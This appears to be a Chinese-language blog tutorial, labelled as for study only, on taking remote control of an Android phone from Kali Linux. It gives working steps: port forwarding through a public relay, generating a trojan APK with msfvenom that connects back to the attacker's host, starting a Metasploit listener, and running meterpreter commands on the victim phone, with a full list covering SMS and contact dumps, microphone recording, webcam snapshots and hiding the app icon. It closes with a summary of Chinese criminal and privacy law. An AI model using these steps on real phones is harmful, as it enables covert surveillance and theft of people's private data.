
# kali远程监控安卓手机
声明:此篇文章只用于学习与讨论。

# 实验猜想
通过客户端手机安装木马程序来控制实验思路。

实验猜想想法是可以实现的,下面有实战实现步骤。
# 实验材料准备
- 一台安卓版本小10的安卓机。本人用的是安卓9。大于10的版本本人没有验证。(高版本可能这个漏洞已经修复了。)
- 一台电脑。可以安装kali的虚拟机。或者直接物理机安装kali。(怎么在物理机上安装kali?可以去关注官方doc)
- 一台公网的跳板机。(利用公网ip地址转发数据包)
# 实现第1步)配置内网映射
目的:实现用户通过公网ip地址可以访问内网的服务。
工具:github上有大量这样开源免费的内网映射工具。
- nps支持 P2P 模式。
- **frp (Fast Reverse Proxy)**功能强大。
- ngrok
- 等
# 实现第2步)配置kali的网络模式
└─# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:00:75:d1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.3/24 brd 192.168.1.255 scope global dynamic eth0
       valid_lft 77512sec preferred_lft 77512sec
    inet6 2409:8a38:a022:55b0:20c:29ff:fe00:75d1/64 scope global dynamic mngtmpaddr
       valid_lft 86391sec preferred_lft 14391sec
    inet6 fe80::20c:29ff:fe00:75d1/64 scope link
       valid_lft forever preferred_lft forever
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# 实现第3步)使用msf生成木马
msfvenom -p android/meterpreter/reverse_tcp lhost=公网ip地址 lport=公网的端口号 R > ./gwmuma.apk
- lhost:暴露给移动端应用访问的ip地址。
- lport:暴露给移动端应用访问的端口号。
- R > ./gwmuma.apk:表示将木马包生成到那个目录下。
msfvenom 是什么意思?
msfvenom 是渗透测试框架 Metasploit 中的一个重要工具。
- Metasploit:一个功能极其强大的开源渗透测试平台,它提供了大量关于安全漏洞的信息,并包含了用于开发和执行攻击代码的工具。
msfvenom的角色:它是 Metasploit 的载荷生成器和编码器。它的主要作用是:- 生成载荷:根据指定的漏洞或平台,创建可执行的恶意代码(即“木马”或“后门”)。
- 编码载荷:对生成的载荷进行混淆处理,以绕过杀毒软件(AV)和入侵检测系统(IDS)的查杀。
简单来说,msfvenom 就是一个专门用来制造“木马程序”的工具。
-p 表示什么?
-p 是 msfvenom 命令的一个选项,全称是 --payload。
它的作用是 指定要使用的有效载荷。
在您的命令中:
-p android/meterpreter/reverse_tcp- 这表示:为 Android 平台生成一个
meterpreter的reverse_tcp载荷。
再深入理解这个载荷:
android/: 指定目标平台是 Android 系统。meterpreter/: 这是 Metasploit 的一种高级、动态、可扩展的载荷。它运行在目标机器上,提供了一个强大的交互式命令行界面,攻击者可以通过它执行各种操作(如文件上传下载、拍照、录音、获取定位等)。reverse_tcp: 指定连接方式为“反向 TCP 连接”。意思是,被植入木马的 Android 手机会主动去连接攻击者控制的服务器,而不是攻击者去连接手机。这种方式通常更容易绕过防火墙。
总结:-p 就是用来告诉 msfvenom:“我要生成一个什么类型的木马”。
# 实现第4步)打开监听器
打开监听程序:
use exploit/multi/handler
# 实现第5步)配置并启动反向TCP监听器
实现第4步)打开监听器
set payload android/meterpreter/reverse_tcp
设置攻击者的ip地址:
set lhost 192.168.1.3
注意:这里我配置的是内网地址因为我配置了端口映射。
设置攻击者的端口号:
set lport 7777
运行进行监听
run
为什么要做这一步呢?
技术层面的详细解释
现在我们把比喻翻译成技术语言:
- 处理器需要知道如何沟通:Metasploit的
multi/handler是一个监听模块,它本身是“通用”的。它可以处理各种不同类型的连接(Windows、Linux、Android等)。通过set payload,你告诉这个通用的处理器:“请专门准备好解析来自android/meterpreter/reverse_tcp这种类型载荷的连接数据包。” 如果你不设置,处理器就不知道该如何与上线的目标会话进行交互。 - 载荷需要知道回连地址:你生成的APK文件(木马)里已经硬编码了回连的IP和端口。监听端必须使用完全相同的IP和端口来等待连接。如果监听端设置的
lhost和lport与APK文件里的不一致,那就好比:- 木马APK: “我要去 43.136.124.89 的 9004 号门找你。”
- 监听端: “我在 192.168.1.100 的 8080 号门等你。” 结果就是两者永远无法建立连接。
run是最终的启动命令:在Metasploit中,show options可以查看设置,set命令只是修改内存中的配置变量。只有执行run(或者等价的exploit)命令,才会真正地根据你设置的所有参数,启动这个模块的功能——在这里就是开始网络监听。
整个攻击流程的串联
- 攻击者端(你):
- 步骤A:用
msfvenom生成一个陷阱(APK木马),并在制作时写明:“踩中后,请到43.136.124.89:9004找我。” - 步骤B:在Metasploit中设置监听模块,选择陷阱类型(payload),并确认自己的地址(lhost, lport)。
- 步骤C:执行
run,启动监听。
- 步骤A:用
- 目标端(受害者):
- 安装并运行了
gwmuma.apk。 - APK在后台执行,它会尝试向
43.136.124.89:9004发起一个TCP连接。
- 安装并运行了
- 连接建立:
- 你的监听器在
43.136.124.89:9004收到了这个连接请求。 - 因为监听器已经预先设置好了如何与这种特定的Android反向TCP载荷通信,所以它会成功建立一个
meterpreter会话。 - 此时,你就在你的控制台获得了对目标手机的一个远程控制通道。
- 你的监听器在
总结:run 之前的设置步骤,就是在为接下来的监听行动准备一个“精确的蓝图”。没有这个蓝图,监听器就不知道要做什么、在哪里做、以及怎么做。
# 实现第6步)执行攻击命令
查看中木马的用户手机上的app列表信息
app_list
打开qq
app_run com.tencent.mobileqq
查看有哪些摄像头?
webcam_list
Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcat          Read the contents of a local file to the screen
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory


Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information


Application Controller Commands
===============================

    Command        Description
    -------        -----------
    app_install    Request to install apk file
    app_list       List installed apps in the device
    app_run        Start Main Activty for package name
    app_uninstall  Request to uninstall application
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
# 法律责任分析
- 刑事责任:如果通过木马控制手机的行为情节严重,例如:
- 控制了多部手机;
- 窃取了大量公民个人信息;
- 造成了被害人财产损失(如盗刷银行卡);
- 用于实施其他犯罪活动(如敲诈勒索、诈骗等)。 则可能同时构成 非法控制计算机信息系统罪 和 侵犯公民个人信息罪 ,数罪并罚,面临有期徒刑、拘役或罚金等刑罚。
- 行政责任:如果行为尚未达到刑事立案标准,但已构成对他人隐私的侵犯,公安机关可依据《治安管理处罚法》对其进行拘留、罚款等行政处罚。
- 民事责任:被侵权人(手机被控制者)有权要求侵权人停止侵害、赔礼道歉、消除影响、恢复名誉、赔偿损失等。赔偿范围包括为制止侵权行为所支付的合理开支以及精神损害赔偿等。
# 法律依据
《中华人民共和国刑法》第二百八十五条【非法侵入计算机信息系统罪】
“违反国家规定,侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的,处三年以下有期徒刑或者拘役。违反国家规定,侵入前款规定以外的计算机信息系统或者采用其他技术手段,获取该计算机信息系统中存储、处理或者传输的数据,或者对该计算机信息系统实施非法控制,情节严重的,处三年以下有期徒刑或者拘役,并处或者单处罚金;情节特别严重的,处三年以上七年以下有期徒刑,并处罚金。提供专门用于侵入、非法控制计算机信息系统的程序、工具,或者明知他人实施侵入、非法控制计算机信息系统的违法犯罪行为而为其提供程序、工具,情节严重的,依照前款的规定处罚。单位犯前三款罪的,对单位判处罚金,并对其直接负责的主管人员和其他直接责任人员,依照各该款的规定处罚。”
- 适用解释:该条款是打击此类行为的核心规定。通过木马程序控制他人手机,属于“非法控制计算机信息系统”的行为。一旦达到“情节严重”的程度,例如控制多人手机、造成严重后果等,即构成刑事犯罪。
《中华人民共和国刑法》第二百五十三条之一【侵犯公民个人信息罪】
“违反国家有关规定,向他人出售或者提供公民个人信息,情节严重的,处三年以下有期徒刑或者拘役,并处或者单处罚金;情节特别严重的,处三年以上七年以下有期徒刑,并处罚金。违反国家有关规定,将在履行职责或者提供服务过程中获得的公民个人信息,出售或者提供给他人的,依照前款的规定从重处罚。窃取或者以其他方法非法获取公民个人信息的,依照第一款的规定处罚。单位犯前三款罪的,对单位判处罚金,并对其直接负责的主管人员和其他直接责任人员,依照各该款的规定处罚。”
- 适用解释:通过木马程序控制手机,往往伴随着非法获取、窃取手机中存储的公民个人信息(如通讯录、照片、聊天记录等)的行为。这种行为可能构成侵犯公民个人信息罪。
《中华人民共和国治安管理处罚法》第四十二条【侵犯隐私】
“有下列行为之一的,处五日以下拘留或者五百元以下罚款;情节较重的,处五日以上十日以下拘留,可以并处五百元以下罚款:(一)写恐吓信或者以其他方法威胁他人人身安全的;(二)公然侮辱他人或者捏造事实诽谤他人的;(三)捏造事实诬告陷害他人,企图使他人受到刑事追究或者受到治安管理处罚的;(四)对证人及其近亲属进行威胁、侮辱、殴打或者打击报复的;(五)多次发送淫秽、侮辱、恐吓或者其他信息,干扰他人正常生活的;(六)偷窥、偷拍、窃听、散布他人隐私的。”
- 适用解释:通过木马控制手机,属于典型的“偷窥、偷拍、窃听、散布他人隐私”的行为。即使未达到刑事犯罪的严重程度,也可能面临行政处罚。